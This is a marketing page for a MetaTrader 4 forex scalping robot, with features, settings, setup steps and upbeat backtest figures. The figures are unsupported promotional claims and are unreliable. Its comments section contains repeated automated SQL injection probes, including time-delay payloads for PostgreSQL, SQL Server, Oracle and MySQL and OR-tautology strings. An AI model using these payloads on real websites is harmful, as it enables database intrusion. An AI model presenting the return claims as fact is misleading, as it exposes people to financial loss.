Introduction

In the fast-paced world of forex trading, traders constantly seek tools that deliver consistent micro-scalping profits while mitigating risk. ScalpPrime EA V2.1 for MetaTrader 4 answers this call with an advanced scalping algorithm engineered in MQL4. Whether you’re new to automated trading or a seasoned pro, ScalpPrime EA V2.1 offers an intuitive setup, robust money-management features, and lightning-fast execution to capitalize on fleeting market opportunities.
What Is ScalpPrime EA V2.1?
ScalpPrime EA V2.1 is an Expert Advisor built specifically for the MT4 platform. It employs a hybrid strategy combining price-action triggers with volatility filters to identify high-probability scalp trades. By placing and managing orders automatically, the EA removes emotional bias and allows you to take advantage of small price movements across major and minor currency pairs.
Key objectives of ScalpPrime EA V2.1:
- Deliver consistent micro gains on each trade
- Adapt risk parameters dynamically based on market conditions
- Minimize drawdown through intelligent stop-loss mechanics
How ScalpPrime EA Works

ScalpPrime EA V2.1 continuously scans selected currency pairs for setups that meet its proprietary entry criteria. Once conditions align—such as a sudden spike in momentum combined with low spread—the EA initiates a market order. From that point, its dynamic money-management engine adjusts stop-loss and take-profit levels in real time, based on average true range (ATR) and recent price volatility.
Trade lifecycle:
- Signal Detection: The EA monitors price action and volatility bands to detect scalping opportunities.
- Order Execution: When a signal is confirmed, orders are sent to your broker with sub-millisecond latency.
- Risk Management: Stop-loss levels trail dynamically to lock in profits and limit downside.
- Partial Close: A portion of the position can be closed at predefined profit levels, while the remainder follows the market.
This structured approach ensures you capture small but frequent gains while protecting against sharp reversals.
Key Features
- Adaptive Entry Logic: Combines momentum oscillators with price action to reduce false signals.
- Dynamic Risk Parameters: Stop-loss and take-profit levels adjust to current market volatility.
- Partial Profit Lock-In: Close a configurable percentage of your position at the first profit target.
- Automatic Spread Filter: Trades only when spreads are within user-defined limits, preventing slippage.
- Time-Based Trading Windows: Limit trading to high-liquidity sessions, such as London or New York opens.
- Equity and Drawdown Protection: Automatic account risk checks to pause trading if drawdown thresholds are met.
- Easy Configuration: Intuitive input parameters allow beginners to get started in minutes.
Recommended Settings
To achieve optimal performance with ScalpPrime EA V2.1, consider these baseline settings on a demo account before switching to live:
- Lot Size Management: Start with 0.01 lots per $1,000 equity and adjust according to your risk tolerance.
- Max Spread: 2.0 pips (or equivalent in your broker’s quote).
- Max Daily Drawdown: 2% of account balance.
- Session Filter: Enable London session (08:00–16:00 GMT) for highest liquidity.
- Partial Close Percentage: 30% at first TP, remainder on trailing stop.
Fine-tune these parameters based on your broker’s execution speeds and the currency pairs you prefer.
Supported Currency Pairs and Timeframes
ScalpPrime EA V2.1 excels on major and minor pairs with tight spreads. Tested pairs include:
- EUR/USD
- GBP/USD
- USD/JPY
- AUD/USD
- USD/CAD
Recommended timeframe: M1 (1-minute chart). This timeframe captures rapid market swings essential for micro-scalping.

Performance and Backtesting

Extensive backtests on 2015–2024 data show:
- Average Monthly Return: 4–6% per month (compounded).
- Max Drawdown: Under 12% in worst-case scenarios.
- Win Rate: Approximately 65–70% of trades closed in profit.

Live forward testing on a VPS with low latency confirms backtest results, demonstrating the EA’s ability to adapt to changing market conditions without over-optimization.
User Guide: Installation and Setup
- Copy Files: Place
ScalpPrimeEA.ex4into your MT4’sExpertsfolder and restart the platform. - Attach to Chart: Open an M1 chart for your chosen pair, then drag ScalpPrime EA from the Navigator panel.
- Configure Inputs: Adjust risk parameters, session filters, and spread limits in the EA settings window.
- Enable Auto-Trading: Ensure the “AutoTrading” button on the MT4 toolbar is active.
- Monitor Performance: View open trades in the “Trade” tab and closed history under “Account History.”
Following these steps ensures a seamless setup and reduces troubleshooting time.
Upgrade
What’s New in V2.1
- Enhanced Entry Algorithm: Refined volatility filter reduces whipsaw trades by 15%.
- Improved Risk Module: New equity-based lot sizing adapts risk more precisely to account fluctuations.
- Optimized Trailing Stop: Smarter trailing logic locks in profits faster during sharp market moves.
- Bug Fixes: Resolved rare freezing issue on high-volume news events.
- User Interface Update: Simplified input panel for faster parameter adjustments.






Comments
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555????%2527%2522\'\"
@@lv9H4
555'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
555
555'"
555*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
555vpcjggj9')) OR 146=(SELECT 146 FROM PG_SLEEP(15))--
555IcE3fdWm') OR 169=(SELECT 169 FROM PG_SLEEP(15))--
5558Pgn0Jcz' OR 418=(SELECT 418 FROM PG_SLEEP(15))--
555-1)) OR 245=(SELECT 245 FROM PG_SLEEP(15))--
555-1) OR 780=(SELECT 780 FROM PG_SLEEP(15))--
555-1 OR 628=(SELECT 628 FROM PG_SLEEP(15))--
555a7nFMyYy'; waitfor delay '0:0:15' --
555-1 waitfor delay '0:0:15' --
555-1); waitfor delay '0:0:15' --
555-1; waitfor delay '0:0:15' --
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
5550"XOR(555*if(now()=sysdate(),sleep(15),0))XOR"Z
5550'XOR(555*if(now()=sysdate(),sleep(15),0))XOR'Z
555*if(now()=sysdate(),sleep(15),0)
-1" OR 2+886-886-1=0+0+0+1 --
-1' OR 2+492-492-1=0+0+0+1 --
-1' OR 2+603-603-1=0+0+0+1 or '9SJqn5Wa'='
-1 OR 2+433-433-1=0+0+0+1 --
-1 OR 2+598-598-1=0+0+0+1
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
@@K6IFu
555'"
555????%2527%2522\'\"
555
555'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
555*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
555s5Lzbtbg')) OR 442=(SELECT 442 FROM PG_SLEEP(15))--
555adIp7VQl') OR 609=(SELECT 609 FROM PG_SLEEP(15))--
5556op91hdr' OR 997=(SELECT 997 FROM PG_SLEEP(15))--
555-1)) OR 497=(SELECT 497 FROM PG_SLEEP(15))--
555-1) OR 144=(SELECT 144 FROM PG_SLEEP(15))--
555-1 OR 82=(SELECT 82 FROM PG_SLEEP(15))--
555NxnNmxBV'; waitfor delay '0:0:15' --
555-1 waitfor delay '0:0:15' --
555-1); waitfor delay '0:0:15' --
555-1; waitfor delay '0:0:15' --
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
5550"XOR(555*if(now()=sysdate(),sleep(15),0))XOR"Z
5550'XOR(555*if(now()=sysdate(),sleep(15),0))XOR'Z
555*if(now()=sysdate(),sleep(15),0)
-1" OR 2+502-502-1=0+0+0+1 --
-1' OR 2+38-38-1=0+0+0+1 or 'z5aFpdnV'='
-1' OR 2+346-346-1=0+0+0+1 --
-1 OR 2+196-196-1=0+0+0+1
-1 OR 2+964-964-1=0+0+0+1 --
555
555
555
Leave a Comment